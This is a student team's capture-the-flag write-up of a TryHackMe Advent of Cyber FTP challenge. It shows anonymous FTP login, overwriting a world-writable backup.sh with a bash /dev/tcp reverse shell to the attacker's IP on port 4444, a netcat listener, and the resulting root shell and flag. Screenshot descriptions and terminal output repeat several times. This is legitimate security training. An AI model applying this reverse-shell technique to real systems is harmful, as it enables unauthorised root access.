

PSP0201

Week 3

Writeup

Group Name: ikun no 1

Members


ID	Name	Role
1211102058	Chu Liang Chern	Leader
1211101401	Chong Jii Hong	Member
1211103206	Ng Kai Keat	Member
1211103095	Siddiq Ferhad Bin Khairil Anual	Member

Day 9: Networking Anyone can be Santa!

Tool used: Kali-Linux, FTP protocol


Solution/walkthrough:

Question 1



Enter `ftp://<ip address>/` on the url bar and the directories of the FTP site shown.

Question 2



Access the FTP and login with anonymous. Next, the directories are shown. Cd the directories to check which directory and things inside.

The screenshot shows a web browser window with the URL `https://tryhackme.com/room/learnycyberin25days`. A terminal window is overlaid on the page, displaying an FTP session. The terminal output includes the following commands and responses:

```

229 Entering Extended Passive Mode (|||64348|)
150 Here comes the directory listing.
-rwxr-xr-x  1 111  113      341 Nov 16  2020 backup.sh
-rw-rw-rw-  1 111  113      24 Nov 16  2020 shoppinglist.txt
226 Directory send OK.
ftp> get backup.sh
local: backup.sh remote: backup.sh
229 Entering Extended Passive Mode (|||60096|)
150 Opening BINARY mode data connection for backup.sh (341 bytes).
100% |*****| 341 179.71 KiB/s 00:00 ETA
226 Transfer complete.
341 bytes received in 00:00 (1.41 KiB/s)
ftp> get shoppinglist.txt
local: shoppinglist.txt remote: shoppinglist.txt
229 Entering Extended Passive Mode (|||55554|)
150 Opening BINARY mode data connection for shoppinglist.txt (24 bytes).
100% |*****| 24 296.67 KiB/s 00:00 ETA
226 Transfer complete.
24 bytes received in 00:00 (0.09 KiB/s)
ftp>

```

The background text on the page reads: "We have a reverse system shell on the FTP Server".

Proceed to use commands similar to what we have used before to find the contents of `root.txt` located in the root directory! Let's break down exactly what happened here and explain the reasons as why this exploit happened:

9.6.5.1. The FTP Server has anonymous mode enabled allowing us to authenticate. This isn't inherently insecure and has many legitimate uses.

Then, public directory is the answer.

Question 3

The screenshot shows a web browser window with the URL `https://tryhackme.com/room/learnycyberin25days`. A terminal window is overlaid on the page, displaying an FTP session. The terminal output includes the following commands and responses:

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150 Opening BINARY mode data connection for shoppinglist.txt (24 bytes).
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24 bytes received in 00:00 (0.09 KiB/s)
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```


The background text on the page reads: "We have a reverse system shell on the FTP Server".

Proceed to use commands similar to what we have used before to find the contents of `root.txt` located in the root directory! Let's break down exactly what happened here and explain the reasons as why this exploit happened:

9.6.5.1. The FTP Server has anonymous mode enabled allowing us to authenticate. This isn't inherently insecure and has many legitimate uses.

Only one script in the directory. The answer is `backup.sh`

Question 4




The screenshot shows a web browser window with the URL `https://tryhackme.com/room/learnycyberin25days`. A terminal window is overlaid on the page, showing an FTP session. The terminal output is as follows:

```
1211103206@kali: ~  
File Actions Edit View Help  
229 Entering Extended Passive Mode (|||64348|)  
150 Here comes the directory listing.  
-rwxr-xr-x 1 111 113 341 Nov 16 2020 backup.sh  
-rw-rw-rw- 1 111 113 24 Nov 16 2020 shoppinglist.txt  
226 Directory send OK.  
ftp> get backup.sh  
local: backup.sh remote: backup.sh  
229 Entering Extended Passive Mode (|||60096|)  
150 Opening BINARY mode data connection for backup.sh (341 bytes).  
100% |*****| 341 179.71 KiB/s 00:00 ETA  
226 Transfer complete.  
341 bytes received in 00:00 (1.41 KiB/s)  
ftp> get shoppinglist.txt  
local: shoppinglist.txt remote: shoppinglist.txt  
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100% |*****| 24 296.67 KiB/s 00:00 ETA  
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24 bytes received in 00:00 (0.09 KiB/s)  
ftp>
```

Below the terminal, the text reads: "Proceed to use commands similar to what we have used before to find the contents of root.txt located in the root directory! Let's break down exactly what happened here and explain the reasons as why this exploit happened:"

9.6.5.1. The FTP Server has anonymous mode enabled allowing us to authenticate. This isn't inherently insecure and has many legitimate uses.

Download the script and the text.



The screenshot shows a web browser window with the URL `https://tryhackme.com/room/learnycyberin25days`. A terminal window is overlaid on the page, showing an FTP session. The terminal output is as follows:


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1211103206@kali: ~  
File Actions Edit View Help  
229 Entering Extended Passive Mode (|||64348|)  
150 Here comes the directory listing.  
-rwxr-xr-x 1 111 113 341 Nov 16 2020 backup.sh  
-rw-rw-rw- 1 111 113 24 Nov 16 2020 shoppinglist.txt  
226 Directory send OK.  
ftp> get backup.sh  
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local: shoppinglist.txt remote: shoppinglist.txt  
229 Entering Extended Passive Mode (|||55554|)  
150 Opening BINARY mode data connection for shoppinglist.txt (24 bytes).  
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226 Transfer complete.  
24 bytes received in 00:00 (0.09 KiB/s)  
ftp>
```

Below the terminal, the text reads: "Proceed to use commands similar to what we have used before to find the contents of root.txt located in the root directory! Let's break down exactly what happened here and explain the reasons as why this exploit happened:"

9.6.5.1. The FTP Server has anonymous mode enabled allowing us to authenticate. This isn't inherently insecure and has many legitimate uses.

Then, open the shoppinglist.txt and the movie name shown.


Question 5



The screenshot shows a terminal window titled '~backup.sh - Mousepad'. The terminal content is as follows:

```
1 #!/bin/bash
2
3 bash -i >& /dev/tcp/10.18.11.248/4444 0>&1
4
5
6
```

Edit the backup.sh and delete the content replace with `bash -i >& /dev/tcp/ (own ip address)/4444 0>&1`.



The screenshot shows a web browser window with the URL `https://tryhackme.com/room/learnncberin25days`. The page content includes sections 9.6.2, 9.6.3, and 9.6.4, which describe setting up a netcat listener and using it to establish a reverse shell. A terminal window is overlaid on the browser, showing the following commands and output:

```
1211103206@kali: ~
$ sudo nc -lvnp 4444
[sudo] password for 1211103206:
listening on [any] 4444 ...

root@ip-10-10-10-10: ~
Listening on [0.0.0.0] (family 0, port 4444)
Connection from 10.10.185.239 47640 received!
bash: cannot set terminal process group (1419): Inappropriate ioctl for device
bash: no job control in this shell
root@tbfc-ftp-01:~#
```

Open a terminal to listen.

```
121103206@kali: ~  
File Actions Edit View Help  
drwxr-xr-x  2 0 0 4096 Nov 16 2020 elf_workshops  
drwxr-xr-x  2 0 0 4096 Nov 16 2020 human_resources  
drwxrwxrwx  2 65534 65534 4096 Nov 16 2020 public  
ftp> cd public  
250 Directory successfully changed.  
ftp> ls  
229 Entering Extended Passive Mode (|||53726|)  
150 Here comes the directory listing.  
-rwxr-xr-x  1 111 113 341 Nov 16 2020 backup.sh  
-rw-rw-rw-  1 111 113 24 Nov 16 2020 shoppinglist.txt  
226 Directory send OK.  
ftp> put backup.sh  
local: backup.sh remote: backup.sh  
229 Entering Extended Passive Mode (|||50411|)  
150 Ok to send data.  
100% |*****| 58 425.86 KiB/s 00:00 ETA  
226 Transfer complete.  
58 bytes sent in 00:00 (0.14 KiB/s)  
ftp>
```

Then upload back the backup.sh

```
TryHackMe | 25 Days of C x  
ftp://10.10.172.107/ - Google  
https://www.google.com/search?client=firefox-b-e&q=ftp%3A%2F%2F10.10.172.107%2F  
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec  
121103206@kali: ~  
File Actions Edit View Help  
(121103206@kali)~  
$ sudo nc -lvp 4444  
[sudo] password for 121103206:  
listening on [any] 4444 ...  
connect to [10.18.11.248] from (UNKNOWN) [10.10.172.107] 58410  
bash: cannot set terminal process group (1798): Inappropriate ioctl  
bash: no job control in this shell  
root@tbfc-ftp-01:~# whoami  
whoami  
root  
root@tbfc-ftp-01:~# ls  
ls  
flag.txt  
root@tbfc-ftp-01:~# cat flag.txt  
cat flag.txt  
THM(even_you_can_be_santa)  
root@tbfc-ftp-01:~#  
121103206@kali: ~  
File Actions Edit View Help  
ftp> ls  
229 Entering Extended Passive Mode (|||53726|)  
150 Here comes the directory listing.  
-rwxr-xr-x  1 111 113 341 Nov 16 2020 backup.sh  
-rw-rw-rw-  1 111 113 24 Nov 16 2020 shoppinglist.txt  
226 Directory send OK.  
ftp> put backup.sh  
local: backup.sh remote: backup.sh  
229 Entering Extended Passive Mode (|||50411|)  
150 Ok to send data.  
100% |*****| 58 425.86 KiB/s 00:00 ETA  
226 Transfer complete.  
58 bytes sent in 00:00 (0.14 KiB/s)  
ftp> ls  
229 Entering Extended Passive Mode (|||50607|)  
150 Here comes the directory listing.  
-rwxr-xr-x  1 111 113 58 Jun 26 09:00 backup.sh  
-rw-rw-rw-  1 111 113 24 Nov 16 2020 shoppinglist.txt  
226 Directory send OK.  
ftp>
```

Then, Is the kali account and the flag.txt shown. Finally, cat the flag and the flag shown.